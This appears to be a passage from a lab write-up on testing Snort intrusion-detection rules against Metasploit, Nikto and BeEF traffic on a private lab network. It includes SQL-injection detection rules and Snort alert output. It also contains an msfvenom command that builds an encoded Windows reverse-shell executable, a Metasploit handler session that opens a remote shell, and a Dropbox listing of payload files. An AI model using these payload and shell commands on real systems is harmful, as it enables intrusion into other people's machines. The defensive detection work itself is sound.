- reject tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "GET"; http_method; uricontent: "insert"; nocase; classtype:web-application-attack; sid:1000009; rev:1;)
- alert tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "GET"; http_method; uricontent: "delete"; nocase; classtype:web-application-attack; sid:10000010; rev:1;)
- reject tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "GET"; http_method; uricontent: "delete"; nocase; classtype:web-application-attack; sid:10000010; rev:1;)
- alert tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "GET"; http_method; uricontent: "update"; nocase; classtype:web-application-attack; sid:10000011; rev:1;)
- reject tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "GET"; http_method; uricontent: "update"; nocase; classtype:web-application-attack; sid:10000011; rev:1;)

<u>OUTPUT</u>:


1. Metasploit:




```
Command Prompt - snort -i 5 -c C:\snort\etc\snort.conf -A console
| Match States      : 8636
| Memory (MB)       : 65.12
|   Patterns        : 0.70
|   Match Lists     : 1.12
|   DFA
|     1 byte states : 1.15
|     2 byte states : 61.95
|     4 byte states : 0.00
+-------------------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 445 ]
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{056A3744-B4D4-474E-8218-76997FEA66AF}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.8.3-WIN32 GRE (Build 383)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.6  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
Commencing packet processing (pid=16440)
07/23-12:55:45.134509  [**] [1:1610007:1] Metasploit attack [**] [Priority: 0] {TCP} 192.168.44.1:35437 -> 192.168.44.132:4444
```



```
|                                                              |
|                                        http://metasploit.pro |
|______________________________________________________________|


Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                    ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post         ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set LOST 192.168.44.132
LOST => 192.168.44.132
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
```



```
LOST => 192.168.44.132
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > exploit

[-] Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf exploit(handler) > set LHOST 192.168.44.132
LHOST => 192.168.44.132
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.44.132:4444
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.44.1
[*] Command shell session 1 opened (192.168.44.132:4444 -> 192.168.44.1:35437) a
t 2016-07-23 10:11:13 -0700

Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\vikas\Downloads>
```




https://www.dropbox.com/home

You're on a basic account. Upgrade your Dropbox

Dropbox


two.exe Download Comment Delete... Rename Move... More 72.07 KB

attack1.exe	3/7/2016 11:16 PM	--
attack.exe	3/7/2016 10:52 PM	--
attacking.exe	18/7/2016 12:45 PM	--
Getting Started.pdf	9/3/2014 12:17 AM	--
imfine.exe	17/7/2016 10:03 PM	--
one.exe	4/7/2016 7:19 PM	--
payload	11/7/2016 11:46 AM	--
payload2.exe	4 hrs ago	--
two.exe	4/7/2016 7:34 PM	--




```
root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp -b
"\x00"  LHOST=192.168.44.132 LPORT=4444 -e x86/shikata_ga_nai -f exe -o /root/tw
o.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Saved as: /root/two.exe
root@kali:~# 
```


2. Nikto:



```
2.168.44.1:8080
07/23-00:37:28.347485  [**] [1:1618011:1] nikto attacks [**] [Classification: access to a potentially vulnerable web application] [Priority: 2] {TCP} 192.168.44.132:560
14 -> 192.168.44.1:8080
07/23-00:37:28.539507  [**] [129:12:1] Consecutive TCP small segments exceeding threshold [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.44.
1:8080 -> 192.168.44.132:56016
07/23-00:37:28.542575  [**] [129:12:1] Consecutive TCP small segments exceeding threshold [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.44.
1:8080 -> 192.168.44.132:56016
07/23-00:37:28.786956  [**] [119:19:1] (http_inspect) LONG HEADER [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.44.132:56036 -> 192.168.44.
1:8080
07/23-00:37:29.705388  [**] [1:1618011:1] nikto attacks [**] [Classification: access to a potentially vulnerable web application] [Priority: 2] {TCP} 192.168.44.132:560
42 -> 192.168.44.1:8080
```




```
root@kali:~# nikto -h 192.168.44.1 -p 8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.44.1
+ Target Hostname:    192.168.44.1
+ Target Port:        8080
+ Start Time:         2016-07-22 22:13:04 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
 protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to rend
er the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /favicon.ico, fields: 0xW/21630
 0x1465480610000
+ OSVDB-39272: favicon.ico file identifies this server as: Apache Tomcat
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save fil
es on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files
on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals,
including other users.
+ /manager/html: Default Tomcat Manager / Host Manager interface found
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found
```





```
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
 protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to rend
er the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /favicon.ico, fields: 0xW/21630
 0x1465480610000
+ OSVDB-39272: favicon.ico file identifies this server as: Apache Tomcat
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save fil
es on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files
on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals,
including other users.
+ /manager/html: Default Tomcat Manager / Host Manager interface found
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found
+ /docs/: Tomcat Documentation found
+ /manager/status: Default Tomcat Server Status interface found
+ 7840 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2016-07-22 22:13:25 (GMT-7) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

3. BeEF:


Command Prompt - snort -i 5 -c C:\snort\etc\snort.conf -A console

```
|    DFA
|      1 byte states : 1.15
|      2 byte states : 61.96
|      4 byte states : 0.00
+-------------------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 444 ]
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{058A3744-B4D4-474E-8218-76097FEA66AF}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.8.3-WIN32 GRE (Build 383)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.6  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
Commencing packet processing (pid=12896)
07/23-10:59:07.361096  [**] [1:1000004:0] Beef attack1 [**] [Priority: 0] {TCP} 192.168.44.132:3000 -> 192.168.44.1:33825
07/23-10:59:07.361100  [**] [1:1000005:0] Beef attack2 [**] [Priority: 0] {TCP} 192.168.44.132:3000 -> 192.168.44.1:33825
07/23-10:59:07.361598  [**] [1:1000004:0] Beef attack1 [**] [Priority: 0] {TCP} 192.168.44.132:3000 -> 192.168.44.1:33825
